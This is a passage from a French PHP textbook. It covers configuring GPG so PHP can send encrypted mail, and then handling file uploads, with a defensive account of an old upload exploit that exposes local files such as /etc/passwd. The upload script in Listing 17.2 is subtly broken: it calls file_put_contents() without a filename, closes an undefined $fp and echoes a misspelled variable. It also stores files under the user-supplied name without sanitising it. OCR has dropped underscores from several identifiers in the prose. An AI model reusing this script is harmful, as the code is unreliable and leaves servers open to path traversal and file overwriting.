Pour exporter la clé publique de votre nouvelle paire de clés, vous pouvez vous servir de la commande suivante :

```
gpg --export > nomdefichier
```

Cette commande produit un fichier binaire destiné à être importé dans le système de clés de PGP ou de GPG d'un autre ordinateur. Si vous souhaitez transmettre cette clé

par courrier à d'autres personnes, afin qu'ils puissent l'importer dans leur système de clés, il vaut mieux créer une version ASCII de ce fichier :

```
gpg --export -a > nomdefichier
```

Après avoir extrait la clé publique, vous pouvez transférer le fichier dans votre compte sur le serveur web, à l'aide de FTP.

Les commandes suivantes supposent que vous utilisez Unix. Les étapes sont les mêmes sous Windows, mais les noms des répertoires et ceux des commandes sont différents.

Ouvrez une session sur le serveur web, sous votre compte, et modifiez les droits du fichier pour que les autres personnes puissent le lire :

```
chmod 644 nomdefichier
```

Vous devez créer un trousseau de clés pour que l'utilisateur au nom duquel vos scripts PHP sont exécutés puisse se servir de GPG. Le nom de cet utilisateur dépend de la configuration de votre serveur. Il s'agit souvent de l'utilisateur `'nobody'`.

Ouvrez une session sous le compte de l'utilisateur du serveur web. Pour cela, vous devez posséder un accès `root` au serveur. Sur la plupart des systèmes, le serveur web s'exécute sous le compte `nobody`. Les exemples suivants partent de cette hypothèse. Si c'est bien le cas sur votre système, saisissez la commande suivante :

```
su root
su nobody
```

Créez un répertoire pour `nobody`, destiné à contenir son trousseau de clés et les autres informations de configuration de GPG. Ce répertoire doit se trouver dans le répertoire personnel de `nobody`.

Le répertoire personnel de chaque utilisateur est spécifié dans le fichier `/etc/passwd`. Sur la plupart des systèmes Linux, le répertoire personnel de `nobody` vaut par défaut `/`, et `nobody` n'a aucun droit en écriture sur ce répertoire. Sur la plupart des systèmes BSD, le répertoire personnel de `nobody` est par défaut `/nonexistent`, dans lequel on ne peut pas écrire puisqu'il n'existe pas. Sur notre système, le répertoire personnel de `nobody` est `/tmp`. Vous devez vous assurer que l'utilisateur de votre serveur web possède un répertoire personnel dans lequel il peut écrire.

Saisissez les commandes suivantes :

```
cd ~
mkdir .gnupg
```

L'utilisateur `nobody` doit posséder sa propre clé de signature. Pour la créer, exécutez à nouveau la commande suivante :

```
gpg --gen-key
```

Comme votre utilisateur `nobody` reçoit probablement très peu de courriers personnels, vous pouvez lui créer une clé de signature qui lui est propre. Le seul intérêt de cette clé est de nous permettre de faire confiance à la clé publique qui a été extraite précédemment.

Pour importer la clé publique que nous avons exportée auparavant, servez-vous de la commande suivante :

```
gpg --import nom_fichier
```

Pour indiquer à GPG que nous souhaitons faire confiance à cette clé, nous devons modifier les propriétés de cette clé avec la commande suivante :

```
gpg --edit-key 'Luke Welling <luke@tangledweb.com.au>'
```

Sur cette ligne, le texte entre guillemets correspond au nom de la clé. Naturellement, le nom de votre clé sera non pas `'Luke Welling <luke@tangledweb.com.au>'`, mais une combinaison du nom, du commentaire et de l'adresse de courrier que vous avez fournis lors de sa création.

Parmi les options de ce programme, vous pouvez utiliser `help`, qui décrit les commandes disponibles : `trust`, `sign` et `save`.

Tapez `trust` pour indiquer à GPG que vous faites entièrement confiance à la clé. Choisissez `sign` pour signer cette clé publique à l'aide de la clé privée de `nobody`. Enfin, saisissez `save` pour sortir de ce programme en enregistrant vos modifications.

Tester GPG

GPG devrait maintenant être configuré et prêt à l'emploi.

Pour le tester, nous pouvons créer un fichier texte et l'enregistrer sous le nom `test.txt`.

Saisissez la commande suivante (à adapter en fonction du nom de votre clé) :

```
gpg -a --recipient 'Luke Welling <luke@tangledweb.com.au>' --encrypt test.txt
```

et vous devriez obtenir l'avertissement suivant :

```
gpg: Warning: using insecure memory!
```

En outre, un fichier appelé `test.txt.asc` devrait être créé. Si vous ouvrez `test.txt.asc`, vous devriez voir un message crypté ressemblant à ceci :

```
-----BEGIN PGP MESSAGE-----
Version: GnuPG v1.0.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org

hQEOA0DU7hVGgdtnEAQAhr4HgR7xpIBsK9CiELQw85+k1QdQ+p/FzqL8tICrQ+B3
0GJTEehPUDErwqUw/uQLTds0r1oPSrIAZ7c6GVkh0YEVBj2MskT81IIBvdo95OyH
K9PUCvg/rLxJ1kxe4Vp8QFET5E3FdII/ly8VP5gSTE7gAgm0SbFf3S91PqwMyTkD
/2oJEvL6e3cP384s0i8lrBbDbOUAAhCjjXt2DX/uX9q6P18QW56UICUOn4DPaW1G
/gnNZCkcVDgLcKfBjbkB/TCWWhpA7o7kX4CIcIh7KlIMHY4RKdnCWQf271oE+8i9
```

```
cJRSCMsFIoI6MMNRCQHY6p9bfxL2uE39IRJrQbe6xoEe0nkB0uTYxiL0TG+FrNrE
tvBVMS0nsHu7HJey+oY4Z833pk5+MeVwYumJwlvHjdZxZmV6wz46GO2XGT17b28V
wSBnWOoBHSZsPvkQXHTOq65EixP8y+YJvBN3z4pzdH0Xa+NpqbH7q3+xXmd30hDR
+u7t6MxTLDbgC+NR
=gfQu
-----END PGP MESSAGE-----
```

Vous devriez être capable de transférer ce fichier sur le système où vous avez généré initialement la clé. Exécutez ensuite la commande suivante :

```
gpg  test.txt.asc
```

pour retrouver votre message d'origine. Le texte sera écrit dans un fichier portant le même nom qu'auparavant (dans le cas présent, `test.txt`).

Pour que le texte soit affiché à l'écran, utilisez l'option `d` :

```
gpg -d test.txt.asc
```

Pour placer le texte dans un fichier de votre choix au lieu du nom par défaut, vous pouvez également utiliser l'option `o` et préciser un fichier de sortie, comme ceci :

```
gpg -do test.out test.txt.asc
```

Notez que le fichier de sortie est nommé en premier.

Si vous avez configuré GPG pour que l'utilisateur au nom duquel vos scripts PHP sont exécutés puisse s'en servir à partir de la ligne de commande, vous avez presque terminé. Si cela ne fonctionne pas, consultez votre administrateur système ou la documentation de GPG.

Les Listings 16.1 et 16.2 permettent d'envoyer des courriers chiffrés en utilisant PHP pour appeler GPG.

Listing 16.1 : *mail_prive.php* — Notre formulaire HTML pour envoyer des courriers chiffrés

```
<html>
<body>
<h1>Envoyez-moi un courrier privé</h1>

<?php
// Vous pouvez modifier cette ligne si vous n'utilisez pas les ports par
// défaut : 80 pour un trafic normal et 443 pour SSL.
if($_SERVER['SERVER_PORT'] != 443) {
  echo "<p style=\"color: red\">ATTENTION : vous n'êtes pas connecté
        à cette page par SSL. Votre message pourrait être lu par
        d'autres.</p>";
}
?>

<form method="post" action="envoi_mail_prive.php">

<p>Votre adresse de courrier :<br/>
<input type="text" name="expediteur" size="40"/></p>
```

```
<p>Objet :<br/>
<input type="text" name="titre" size="40"/></p>

<p>Votre message:<br/>
<textarea name="corps" cols="30" rows="10"></textarea></p>

<br/>
<input type="submit" name="submit" value="Envoyer !"/>

</form>

</body>
</html>
```

Listing 16.2 : *envoi_mail_prive.php* — Script PHP pour appeler GPG et envoyer des e-mails chiffrés

```
<?php
  // Création de variables au nom court
  $expediteur = $_POST['expediteur'];
  $titre = $_POST['titre'];
  $corps = $_POST['corps'];

  $destinataire = 'luke@localhost';

  // Indique à gpg où trouver le trousseau de clés
  // Sur ce système, le répertoire personnel de nobody est /tmp
  putenv('GNUPGHOME=/tmp/.gnupg');

  // Création d'un nom de fichier unique
  $fichier_in = tempnam('', 'pgp');
  $fichier_out = $fichier_in.'.asc';

  // Écriture du texte de l'utilisateur dans le fichier
  $desc = fopen($fichier_in, 'w');
  fwrite($desc, $corps);
  fclose($desc);

  // Configuration de la commande
  $commande =  "/usr/local/bin/gpg -a \\
               --recipient 'Luke Welling <luke@tangledweb.com.au>' \\
               --encrypt -o $fichier_out $fichier_in";

  // Exécution de la commande
  system($commande, $resultat);

  // Suppression du fichier non chiffré
  unlink($fichier_in);

  if($resultat == 0) {
    $desc = fopen($fichier_out, 'r');
    if((!$desc) || (filesize($fichier_out) == 0)) {
      $resultat = -1;
    } else {
      // Lecture du fichier chiffré
```

```
        $contenu = fread ($desc, filesize ($fichier_out));

        // Suppression du fichier chiffré
        unlink($fichier_out);

        mail($destinataire, $titre, $contenu, "From: ".$expediteur."\n");
        echo '<h1>Message envoyé</h1>
              <p>Votre message a été chiffré et envoyé.</p>
              <p>Merci.</p>';
      }
    }

    if($resultat != 0) {
      echo "<h1>Erreur :</h1>
            <p>Votre message n'a pas pu être chiffré.</p>
            <p>Il n'a pas été envoyé.</p>
            <p>Désolé.</p>";
    }
  ?>
```

Pour que ce programme fonctionne chez vous, vous devrez modifier quelques éléments. Les e-mails seront envoyés à l'adresse indiquée dans `$destinataire`.

La ligne :

```
putenv('GNUPGHOME=/tmp/.gnupg');
```

doit être modifiée en fonction de l'emplacement de votre trousseau de clés GPG. Sur notre système, le serveur web est exécuté sous le compte de l'utilisateur `nobody`, dont le répertoire par défaut est `/tmp`.

Nous nous servons de la fonction `tempnam()` pour créer un nom de fichier temporaire unique. Vous pouvez préciser à la fois son répertoire et le préfixe du nom du fichier. Comme nous allons créer et supprimer ces fichiers en l'espace de quelques secondes, leur nom n'est pas vraiment important. Nous avons choisi *pgp* comme préfixe, en laissant PHP se servir du répertoire temporaire du système.

L'instruction :

```
$commande =  "/usr/local/bin/gpg -a \\
               --recipient 'Luke Welling <luke@tangledweb.com.au>' \\
               --encrypt -o $fichier_out $fichier_in";
```

définit la commande et les paramètres qui seront utilisés pour invoquer `gpg`. Elle doit donc être modifiée en fonction de vos paramètres. Comme nous l'avons vu lorsque nous l'avons invoqué à partir de la ligne de commande, nous devons indiquer à GPG la clé à utiliser pour chiffrer le message.

L'instruction :

```
system($commande, $resultat);
```

exécute les instructions conservées dans `$commande` et enregistre la valeur renvoyée dans `$resultat`.

Il est tout à fait possible d'ignorer la valeur de retour, mais elle permet d'afficher un message d'erreur en cas de problème.

Lorsque nous n'avons plus besoin des fichiers temporaires, nous pouvons les supprimer avec la fonction `unlink()`. Cela signifie que l'e-mail déchiffré de notre utilisateur ne reste sur le serveur que pendant un temps très bref. Cela dit, si le serveur plante en cours de traitement, il est possible que ce fichier reste sur le disque.

Puisque nous nous intéressons à la sécurité de notre script, il est important de considérer tous les flux d'informations à l'intérieur de notre système. GPG chiffre notre e-mail et permet au destinataire de le déchiffrer, mais comment le message est-il envoyé à l'origine ? Si vous fournissez une interface web pour envoyer des e-mails chiffrés avec GPG, le flux d'informations ressemblera à celui de la Figure 16.5.




Figure 16.5

Dans l'application d'e-mails chiffrés, le message est envoyé trois fois sur Internet.

Dans cette figure, chaque flèche représente votre message envoyé d'un ordinateur à un autre. À chaque fois que le message est envoyé, il passe sur Internet et peut transiter sur plusieurs réseaux et ordinateurs intermédiaires.

Le script qui nous intéresse se trouve sur la machine *webserver* de cette figure. Le message est chiffré sur cette machine à l'aide de la clé publique du destinataire. Il est ensuite envoyé par SMTP au serveur de courrier du destinataire. Celui-ci peut alors se connecter à son serveur de courrier, probablement avec POP ou IMAP, et télécharger le message avec un lecteur de courrier. Le message est ensuite déchiffré avec sa clé privée.

Les transferts de données de la Figure 16.5 sont numérotés 1, 2 et 3. Dans les transferts 2 et 3, les informations transmises correspondent au message GPG chiffré et sont dépourvues de toute signification pour quiconque ne possède pas la clé privée. Pour le transfert 1, le message transmis correspond au texte saisi dans le formulaire.

Si nos informations sont suffisamment importantes pour être chiffrées lors des transferts 2 et 3, il est dommage de ne pas les chiffrer également pour le premier transfert. C'est la raison pour laquelle ce script se trouve sur un serveur qui utilise SSL.

Si vous tentez de vous connecter à ce script sans SSL, il répondra par un message d'avertissement. Pour le vérifier, on teste la valeur de `$ SERVER['SERVER PORT']`. Les connexions SSL entrent sur le 443. Toute autre connexion provoquera une erreur.

Au lieu d'envoyer un message d'erreur, nous pouvons gérer cette situation de plusieurs autres manières. Nous pouvons par exemple rediriger l'utilisateur vers la même URL *via* une connexion SSL. Nous pouvons également choisir de l'ignorer, puisqu'il n'est généralement pas important que le formulaire ait été envoyé par une connexion sécurisée. Le plus important est, en fait, que les informations saisies par l'utilisateur dans le formulaire soient envoyées de manière sécurisée. Vous auriez pu vous contenter de fournir une URL complète comme action du formulaire.

Pour l'instant, la balise de formulaire ressemble à ceci :

```
<form method ="post" action ="envoi_mail_prive.php">
```

Nous pouvons la modifier pour envoyer les données *via* SSL, même si l'utilisateur s'est connecté sans SSL, comme ceci :

```
<form method ="post" action ="https://webserver/envoi_mail_prive.php">
```

Si vous codez en dur l'URL complète de cette manière, vous serez sûr que les données des visiteurs sont envoyées *via* SSL, mais vous devrez modifier le code à chaque fois que vous l'utiliserez sur un autre serveur ou même dans un autre répertoire.

Bien que dans ce cas (et dans bien d'autres) le fait que le formulaire vide soit envoyé *via* SSL n'ait pas grande importance, il vaut mieux le faire. En effet, l'icône du verrou affichée en bas des navigateurs rassure les utilisateurs puisqu'il indique que leurs données seront envoyées de manière sécurisée. En principe, ils ne doivent pas avoir besoin d'examiner votre source HTML pour vérifier l'attribut d'action du formulaire.

Pour aller plus loin

La spécification de la version 3.0 de SSL est disponible sur le site de Netscape, **http://wp.netscape.com/eng/ssl3/**.

Si vous souhaitez en savoir plus sur le fonctionnement des réseaux et de leurs protocoles, lisez le livre de Andrew S. Tanenbaum, *Réseaux*, paru aux éditions Pearson Education France.

Pour la suite

Ce chapitre termine notre étude du commerce électronique et des problèmes de sécurité. Dans la prochaine partie du livre, nous nous intéresserons à quelques techniques avancées de PHP, comme l'interaction avec d'autres ordinateurs connectés à Internet, la production d'images à la volée et l'utilisation du contrôle de sessions.

IV

Techniques PHP avancées

17 | *Interaction avec le système de fichiers et le serveur*
18 | *Utilisation des fonctions de réseau et de protocole*
19 | *Gestion de la date et de l'heure*
20 | *Génération d'images* via *PHP*
21 | *Utilisation du contrôle de session en PHP*
22 | *Autres fonctions et possibilités offertes par PHP*

17

Interaction avec le système de fichiers et le serveur

Au Chapitre 2, nous avons examiné les moyens à notre disposition pour lire et écrire des données dans des fichiers stockés sur le serveur web. Dans ce chapitre, nous étudierons d'autres fonctions PHP permettant d'interagir avec le système de fichiers du serveur.

Nous illustrerons l'étude de ces fonctions par un exemple : un site permettant à ses visiteurs de mettre à jour son contenu pour, par exemple, actualiser les informations concernant leur entreprise (ou pour disposer, pour vous-même, d'une interface plus conviviale que FTP ou SCP). Une possibilité consiste à autoriser les clients à déposer des fichiers au format texte. Ces fichiers pourront ensuite être consultés *via* un modèle conçu et élaboré en PHP, à la manière du modèle de page web décrit au Chapitre 6.

Avant de nous lancer dans l'étude des fonctions de manipulation du système de fichiers, nous allons brièvement nous arrêter sur le processus du dépôt de fichiers sur un serveur.

Introduction au dépôt de fichiers

La prise en charge des dépôts de fichiers est une fonctionnalité de PHP très appréciable. Au lieu que les fichiers aillent du serveur vers le navigateur en utilisant le protocole HTTP, ils vont dans le sens opposé ; autrement dit, les fichiers sont envoyés par le navigateur vers le serveur. Habituellement, cette opération est implémentée avec une interface de formulaire HTML. Celle dont nous allons nous servir dans notre exemple est présentée à la Figure 17.1.

Figure 17.1

Le formulaire utilisé pour le dépôt de fichiers sur un serveur contient des champs et des types de champs différents de ceux d'un formulaire HTML normal.

Comme vous pouvez le constater, le formulaire contient un champ dans lequel l'utilisateur peut saisir le nom du fichier à déposer, ainsi qu'un bouton `Browse` (*Parcourir*) permettant de parcourir les fichiers disponibles sur sa machine. Nous verrons d'ici peu comment l'implémenter.

Après avoir saisi un nom de fichier, l'utilisateur peut cliquer sur le bouton `Envoi du fichier` et le fichier sera déposé sur le serveur où l'attend un script PHP.

Avant de plonger dans cet exemple, il faut savoir que le fichier *php.ini* dispose de cinq directives permettant de contrôler le comportement de PHP vis-à-vis du dépôt de fichiers. Ces directives, leur valeur par défaut et leur description sont présentées dans le Tableau 17.1.

Tableau 17.1 : Configuration du dépôt de fichiers dans *php.ini*

Directive	*Description*	*Valeur par défaut*
`file upload`	Indique si les dépôts de fichiers sont autorisés (`On` ou `Off`).	`On`
`upload tmp dir`	Répertoire où seront temporairement stockés les fichiers en attente de traitement. Si cette valeur n'est pas précisée, le système utilisera son répertoire temporaire par défaut.	`NULL`
`upload max filesize`	Taille maximale admise pour les fichiers déposés. Si un fichier déposé est de taille supérieure, PHP crée un fichier de 0 octet à la place.	`2M`
`post max size`	Taille maximale des données `POST` acceptées par PHP. Cette valeur doit être supérieure à celle de `upload max filesize` car elle représente la taille de toutes les données `POST`, pas simplement celle du fichier.	`8M`

Code HTML d'un formulaire de dépôt de fichiers

Pour implémenter le dépôt de fichiers, il nous faut recourir à la syntaxe HTML conçue spécialement à cette fin. Le code HTML du formulaire montré à la Figure 17.1 est présenté dans le Listing 17.1.

Listing 17.1 : *depot.html* — Formulaire HTML pour le dépôt de fichiers

```
<html>
<head>
  <title>Administration - dépôt de fichiers</title>
</head>
<body>
<h1>Dépôt de nouveaux fichiers</h1>
<form action="depot.php" method="post" enctype="multipart/form-data"/>
  <div>
    <input type="hidden" name="MAX_FILE_SIZE" value="1000000" />
    <label for="fichier">Fichier à déposer :</label>
    <input type="file" name="fichier" id="fichier"/>
    <input type="submit" value="Envoi du fichier"/>
  </div>
</form>
</body>
</html>
```

Vous remarquerez que ce formulaire utilise la méthode `POST`. Les dépôts de fichiers fonctionnent aussi avec la méthode `PUT`, supportée par Netscape Composer et Amaya, bien qu'il soit dans ce cas nécessaire d'apporter de sérieuses modifications au code. En revanche, la méthode `GET` ne convient pas.

Ce formulaire présente les particularités suivantes :

- Dans la balise `<form>`, vous devez définir l'attribut `enctype="multipart/form data"` afin d'informer le serveur qu'un fichier accompagnera les informations de formulaire normales.
- Un champ du formulaire doit définir la taille maximale autorisée pour le fichier transféré. Ce champ est caché. Il est ici défini de la manière suivante :

  ```
  <input type="hidden" name="MAX_FILE_SIZE" value="1000000" />
  ```

  Ce champ est facultatif car sa valeur peut également être fixée au niveau du serveur. S'il est utilisé, il doit impérativement porter le nom `MAX FILE SIZE`. L'attribut `value` fixe la taille maximale (en octets) des fichiers que les internautes seront autorisés à transférer. Nous avons ici fixé celle-ci à 1 000 000 d'octets (soit à peu près 1 mégaoctet), mais vous pouvez l'augmenter ou la diminuer en fonction des besoins de votre application.
- Vous devez utiliser une balise `input` de type `file`, comme ici :

  ```
  <input name="fichier" type="file" />
  ```

Vous pouvez choisir n'importe quelle valeur pour l'attribut `name` (le nom du fichier), mais ne l'oubliez pas car vous en aurez besoin plus tard pour accéder au fichier dans le script PHP de réception.

ATTENTION

Avant de poursuivre, il convient de signaler que certaines versions de PHP présentaient des failles de sécurité dans le code implémentant le dépôt de fichiers. Si vous décidez d'utiliser le dépôt de fichiers sur un serveur en production, assurez-vous que votre version de PHP est à jour et informez-vous régulièrement sur la sortie de correctifs.

Ce qui précède ne doit pas vous dissuader d'employer une fonctionnalité aussi appréciable. Il s'agit avant tout de vous inciter à la prudence lors de l'écriture de votre code et aussi d'envisager de limiter les dépôts de fichiers, par exemple, aux administrateurs du site et aux responsables de contenus.

Écriture du code PHP pour le traitement du fichier

L'écriture du code PHP permettant de récupérer le fichier est assez simple.

Lorsque le fichier est déposé, il est brièvement placé dans le répertoire temporaire indiqué par la directive `upload tmp dir` de votre fichier *php.ini*. Comme l'indique le Tableau 17.1, il s'agit du répertoire temporaire par défaut du serveur si cette directive n'est pas initialisée. Si vous ne déplacez pas, ne copiez pas ou ne renommez pas le fichier avant que votre script ne termine son exécution, il sera supprimé à la fin du script.

Les données que vous devez gérer dans votre script PHP sont stockées dans le tableau superglobal `$ FILES`. Si `register globals` est activée, vous pouvez également accéder aux informations *via* des noms de variables directs. Toutefois, il s'agit probablement de la situation pour laquelle il est le plus important de désactiver `register globals` ou, en tout cas, d'agir comme si elle l'était et d'utiliser le tableau superglobal en ignorant les variables globales.

Les entrées de `$ FILES` seront stockées avec le nom de la balise `<file>` de votre formulaire HTML. L'élément de votre formulaire étant nommé `fichier`, ce tableau contiendra les éléments suivants :

- La valeur stockée dans `$ FILES['fichier']['tmp name']` correspond à l'emplacement où le fichier a été temporairement stocké sur le serveur web.
- La valeur stockée dans `$ FILES['fichier']['name']` correspond au nom du fichier sur le système de l'utilisateur.
- La valeur stockée dans `$ FILES['fichier']['size']` correspond à la taille du fichier en octets.

- La valeur stockée dans `$ FILES['fichier']['type']` correspond au type MIME du fichier – par exemple `text/plain` ou `image/gif`.
- La valeur stockée dans `$ FILES['fichier']['error']` vous donnera les codes d'erreur associés au dépôt du fichier. Cette fonctionnalité a été ajoutée dans PHP 4.2.0.

Puisque nous connaissons l'emplacement et le nom du fichier, nous pouvons le copier à un autre endroit qui nous convient mieux. À la fin de l'exécution du script, le fichier temporaire étant supprimé, il est impératif de le déplacer ou de le renommer si l'on souhaite le conserver.

Dans notre exemple, les fichiers transférés serviront à alimenter un forum en articles. Par conséquent, nous éliminerons toute balise éventuellement contenue dans les fichiers déposés et nous placerons ceux-ci dans un répertoire plus approprié. Le script effectuant ce traitement est présenté dans le Listing 17.2.

Listing 17.2 : *depot.php* — Script PHP récupérant les fichiers déposés *via* le formulaire HTML

```
<html>
<head>
  <title>Dépôt...</title>
</head>
<body>
<h1>Dépôt de fichier...</h1>
<?php

  if ($_FILES['fichier']['error'] > 0) {
    echo 'Problème : ';
    switch ($_FILES['fichier']['error']) {
      case 1:  echo 'Le fichier dépasse upload_max_filesize';  break;
      case 2:  echo 'Le fichier dépasse max_file_size';  break;
      case 3:  echo 'Dépôt incomplet';  break;
      case 4:  echo "Le dépôt n'a pas été effectué"; break;
      case 6:  echo "Dépôt impossible : vous n'avez pas indiqué de
                    répertoire temporaire"; break;
      case 7:  echo "Échec du dépôt : impossible d'écrire sur le
                     disque."; break;
    }
    exit;
  }

  // Le fichier possède-t-il le bon type MIME ?
  if ($_FILES['fichier']['type'] != 'text/plain') {
    echo "Problème : le fichier n'est pas du text brut";
    exit;
  }

  // Placement du fichier à l'emplacement désiré
  $fichier = '/depots/'.$_FILES['fichier']['name'] ;

  if (is_uploaded_file($_FILES['fichier']['tmp_name'])) {
```

```
        if (!move_uploaded_file($_FILES['fichier']['tmp_name'], $fichier)) {
           echo "Problème : Impossible de déplacer le fichier dans son
                 répertoire de destination";
           exit;
        }
     }
     else
     {
       echo "Problème : Attaque possible par le fichier ";
       echo $_FILES['fichier']['name'];
       exit;
     }

     echo 'Le fichier a été déposé correctement.<br /><br />';

  // Suppression des éventuelles balises HTML et PHP du contenu du fichier.
     $contenu = file_get_contents($fichier);
     $contenu = strip_tags($contenu);
     file_put_contents($contenu);
     fclose ($fp);

     // Affiche ce qui a été transféré.
     echo 'Prévisualisation du contenu du fichier déposé : <br /><hr />';
     echo $contentu;
     echo '<br /><hr />';
  ?>
  </body>
  </html>
```

Il est intéressant de constater que l'essentiel de ce script consiste en des contrôles d'erreur. Le transfert de fichiers vers un serveur présente des risques de sécurité qui doivent être réduits au minimum. C'est la raison pour laquelle le fichier transféré doit être validé le plus soigneusement possible afin de s'assurer que l'affichage de son contenu ne présente aucun danger.

Examinons les différentes sections qui composent ce script.

Nous commençons par vérifier le code d'erreur renvoyé dans `$ FILES ['fichier']['error']`. Voici les constantes associées à ces codes et leurs valeurs possibles :

- `UPLOAD ERROR OK`, valeur 0, signifie qu'aucune erreur ne s'est produite.
- `UPLOAD ERR INI SIZE`, valeur 1, signifie que la taille du fichier transféré dépasse la valeur maximale précisée dans *php.ini* avec la directive `upload max filesize`.
- `UPLOAD ERR FORM SIZE`, valeur 2, signifie que la taille du fichier transféré dépasse la taille maximale spécifiée dans l'élément `MAX FILE SIZE` du formulaire HTML.
- `UPLOAD ERR PARTIAL`, valeur 3, signifie que le fichier n'a été que partiellement transféré.
- `UPLOAD ERR NO FILE`, valeur 4, signifie qu'aucun fichier n'a été transféré.

- `UPLOAD ERR NO TMP DIR`, valeur 6, signifie qu'aucun répertoire temporaire n'a été indiqué dans *php.ini* (introduit par PHP 5.0.3).
- `UPLOAD ERR CANT WRITE`, valeur 7, signifie que l'écriture du fichier sur disque a échoué (introduit par PHP 5.1.0).

Si vous utilisez une ancienne version de PHP, vous pouvez réaliser certains de ces tests manuellement en utilisant le code d'exemple cité dans le manuel PHP ou dans les anciennes éditions de ce livre.

On vérifie également le type MIME. Ici, nous souhaitons transférer uniquement des fichiers texte et nous testons donc le type MIME en nous assurant que `$ FILES['fichier']['type']` contient `text/plain`. Il ne s'agit en fait que d'une vérification d'erreur, pas d'une vérification de la sécurité. En effet, le type MIME est déduit par le navigateur de l'utilisateur en utilisant l'extension du fichier, puis est passé à votre serveur. S'il y avait un intérêt à passer un faux type, rien n'empêcherait un utilisateur malveillant de le faire.

Ensuite, le script détermine si le fichier à ouvrir a réellement été transféré et s'il ne s'agit pas d'un fichier local comme */etc/passwd*. Nous reviendrons sur ce point un peu plus loin.

Si tous ces tests sont effectués avec succès, le fichier est copié dans le répertoire réservé aux dépôts. Dans le cas présent, nous nous servons du répertoire *depots* qui est situé en dehors de l'arborescence des documents web et qui constitue, par conséquent, un bon emplacement pour conserver les fichiers à inclure.

Le fichier est ensuite ouvert, nettoyé de ses éventuelles balises HTML ou PHP avec la fonction `strip tags()`, puis réécrit.

Enfin, le contenu du fichier est affiché dans le navigateur de l'utilisateur afin d'informer celui-ci du bon déroulement du transfert de fichier.

Le résultat de l'exécution de ce script est montré à la Figure 17.2.




Figure 17.2

Une fois que le fichier a été copié et reformaté, il est affiché dans le navigateur de l'utilisateur, pour confirmer le bon déroulement du transfert.

En septembre 2000, on apprenait qu'une faille de sécurité pouvait être exploitée pour tromper un script de dépôt de fichiers de manière à l'amener à traiter un fichier local comme s'il s'agissait d'un fichier transféré. Cet exploit a été documenté sur la liste de diffusion BUGTRAQ. Vous trouverez les conseils officiels permettant de parer cette menace dans l'une des nombreuses archives de BUGTRAQ, par exemple à l'URL **http://lists.insecure.org/bugtraq/2000/Sep/0237.html**.

Pour garantir que vous n'êtes pas vulnérable, le script du Listing 17.2 utilise les fonctions `is uploaded file()` et `move uploaded()` pour s'assurer que le fichier traité a bien été transféré et n'est pas un fichier local comme */etc/passwd*. Ces fonctions sont disponibles depuis la version 4.0.3 de PHP.

Si votre script de gestion du dépôt de fichiers n'a pas été écrit avec suffisamment de précaution, un visiteur malveillant pourrait fournir un nom de fichier temporaire et amener ainsi votre script à le traiter comme s'il s'agissait d'un fichier transféré. La plupart des scripts de dépôt de fichiers affichant en retour à l'utilisateur les données transférées ou les enregistrant à un emplacement à partir duquel ces données pourront être chargées, cette faille peut donc permettre à des intrus d'accéder à tous les fichiers lisibles par le serveur. Parmi les fichiers exposés peuvent figurer des fichiers très sensibles comme */etc/passwd* et du code source PHP contenant des mots de passe pour les accès à la base de données.

Problèmes fréquents

Lors des opérations de dépôt de fichiers sur un serveur, vous devez garder à l'esprit les points suivants :

- L'exemple précédent suppose que les utilisateurs ont été authentifiés à un moment ou à un autre. Vous devez éviter de laisser tout un chacun déposer des fichiers sur votre site.
- Si vous autorisez malgré tout des utilisateurs non authentifiés à déposer des fichiers sur votre serveur, vous avez tout intérêt à vous montrer plutôt paranoïaque en ce qui concerne leur contenu. Vous devez ainsi absolument empêcher qu'un script malveillant puisse être transféré et exécuté sur votre serveur. Il faut donc faire attention non seulement au type et au contenu du fichier, comme dans cet exemple, mais également au nom du fichier. Il est conseillé de renommer les fichiers transférés avec des noms "inoffensifs".
- Pour limiter les risques de voir les utilisateurs "surfer" dans les répertoires de votre serveur, utilisez la fonction `basename()` pour modifier les noms des fichiers qui arrivent sur le serveur. Cette fonction supprime en effet le chemin faisant partie du nom de fichier qui lui est passé en paramètre, qui est une attaque classique utilisée pour déposer un fichier dans un répertoire différent de celui par défaut.

Voici un exemple d'utilisation de cette fonction :

```
<?php
   $chemin = "/home/httpd/html/index.php";
   $fichier1 = basename($chemin);
   $fichier2 = basename($chemin, ".php");
   print $fichier1 . "<br/>";    // Affiche "index.php"
   print $fichier2 . "<br/>";    // Affiche "index"
?>
```

- Si vous utilisez une machine Windows, veillez à bien utiliser `\\` ou `/` au lieu du caractère `\` normalement employé dans les chemins d'accès aux fichiers.
- L'utilisation du nom de fichier fourni par l'utilisateur comme on l'a fait ici peut poser un grand nombre de problèmes. Le plus évident tient au risque que des fichiers existants puissent être accidentellement écrasés si un utilisateur transfère un fichier possédant le même nom qu'un fichier existant. L'un des autres risques, moins évident, tient à ce que les différents systèmes d'exploitation et paramètres régionaux et linguistiques permettent d'utiliser différents jeux de caractères valides dans les noms de fichiers. Un fichier transféré peut donc posséder un nom de fichier contenant des caractères invalides sur votre système.
- Si vous rencontrez des problèmes avec le transfert de fichiers, vérifiez le contenu de votre fichier *php.ini*. La directive `upload tmp dir` doit y être définie pour pointer sur un répertoire auquel vous avez accès. Peut-être vous faudra-t-il aussi définir `memory limit` pour pouvoir effectuer des transferts de fichiers volumineux (cette directive détermine la taille de fichier maximale, en octets, qui peut être acceptée). Apache possède également des délais configurables et des limites de taille de transaction qui peuvent valoir la peine d'être examinés si vous rencontrez des difficultés avec les transferts volumineux.

Utilisation des fonctions de manipulation des répertoires

